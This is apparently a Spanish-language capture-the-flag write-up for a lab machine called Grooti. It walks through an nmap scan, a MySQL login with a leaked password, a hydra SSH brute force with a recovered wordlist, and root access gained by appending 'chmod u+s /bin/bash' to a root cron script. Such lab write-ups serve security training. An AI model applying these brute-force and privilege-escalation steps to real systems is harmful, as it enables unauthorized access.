


# Maquina\_Grooti

Escaneamos con nmap

```
biayo@Debian:~$ sudo nmap -sV -sS --open -p- --min-rate 4000 172.17.0.2
[sudo] contraseña para biayo:
Starting Nmap 7.95 ( https://nmap.org ) at 2026-09-19 14:49 CST
Nmap scan report for wargames (172.17.0.2)
Host is up (0.0000070s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 9.6p1 Ubuntu 3ubuntu13.12 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.58 ((Ubuntu))
3306/tcp  open  mysql    MySQL 8.0.42-0ubuntu0.24.04.2
MAC Address: 02:42:AC:11:00:02 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel


Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.57 seconds
```

Hay varios puertos que podemos revisar, pero vemos que hay en el 80 y encontramos un sitio web.



Vemos las rutas que hay.

y en imagenes/README encontramos un password.



seguramente la usaremos mas adelante, tambien hay otras rutas pero no nos dejan nada asi que vemos el puerto 3336.


accedemos de la siguiente manera.

mysql -u rocket -p -h \$target --ssl=0

Encontramos unas rutas.

```
MySQL [files_secret]> select * from rutas;
+----+-----+-----+
| id | nombre  | ruta                                     |
+----+-----+-----+
| 1  | imagenes | /var/www/html/files/imagenes/         |
| 2  | documentos | /var/www/html/files/documentos/       |
| 3  | facturas  | /var/www/html/files/facturas/         |
| 4  | secret    | /unprivate/secret                     |
+----+-----+-----+
4 rows in set (0.001 sec)
```

revisamos la ruta numero 4 y encontramos este sitio.



Probamos con password1 y probamos manualmente con los numeros del 1 al 20 y 16 nos bajo un zip



Al intentar descomprimir el archivo password16.zip no pidio una password y probamos con password1 y funciono, al ver el contenido es un diccionario de password.

```
admin123
123456
qwerty
letmein
roottoor
12345678
password
summer2025
iloveyou
hunter2
passw0rd
toor123
changeme
adminadmin
welcome1
trustn01
abc123456
useruser
dragon2024
mydogrex
grootlove
Galaxy42
!P@ssword!
password
```

Probamos con hydra a ssh

```
sudo /usr/bin/hydra -l grooti -P password16.txt ssh://172.17.0.2
[contraseña para biayo:
hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service
ations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-09-19 15:29:18
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the t
-t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 34 login tries (l:1/p:34), ~3 tries per task
[DATA] attacking ssh://172.17.0.2:22/
22[ssh] host: 172.17.0.2 login: grooti password: YoSoYgRo0t
of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 1 final worker threads did not complete until end.
[ERROR] 1 target did not resolve or could not be connected
[ERROR] 0 target did not complete
hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-09-19 15:29:25
```

entramos por ssh

```
grooti@e4663ad7733a:~$
```

Encontramos un archivo en ./tmp

```
grooti@e4663ad7733a:/tmp$ ls
malicious.sh tmp.ng0CkV7Loy
```

Al ver los permisos nos damos cuenta que el propietario es root, pero que podemos editarlo, pero primero nos bajamos una herramienta para saber si el es un proceso de cron

**pspy64**

El proceso era de roor, asi que usamos

echo 'chmod u+s /bin/bash' >> malicious.sh y con esto le damos el bit de suid.

SUID significa Set User ID, es decir, “establecer el identificador del usuario”.

Es un permiso especial de Linux que hace que un programa se ejecute con los permisos de su propietario, no necesariamente con los permisos del usuario que lo inicia.

```
-rwxr-xr-x 1 root root 1446024 Mar 31 2024 /bin/bash
grooti@e4663ad7733a:/tmp$ echo 'chmod u+s /bin/bash' >> malicious.sh
grooti@e4663ad7733a:/tmp$ ls -l /bin/bash
-rwxr-xr-x 1 root root 1446024 Mar 31 2024 /bin/bash
grooti@e4663ad7733a:/tmp$ ls -l
total 3040
-rwxrw-r-- 1 root grooti 241 Sep 19 23:53 malicious.sh
-rwxrwxr-x 1 grooti grooti 3104768 Jan 17 2023 pspy64
drwx----- 2 mysql mysql 4096 Jul 19 2025 tmp.ng0CkV7Loy
grooti@e4663ad7733a:/tmp$ ls -l
total 3040
-rwxrw-r-- 1 root grooti 241 Sep 19 23:53 malicious.sh
-rwxrwxr-x 1 grooti grooti 3104768 Jan 17 2023 pspy64
drwx----- 2 mysql mysql 4096 Jul 19 2025 tmp.ng0CkV7Loy
grooti@e4663ad7733a:/tmp$ ls -l /bin/bash
-rwsr-xr-x 1 root root 1446024 Mar 31 2024 /bin/bash
grooti@e4663ad7733a:/tmp$
```

con

/bin/bash -p

```
Sorry, user grooti may not run sudo on e4663ad7733a.
bash-5.2# whoami
root
bash-5.2#
```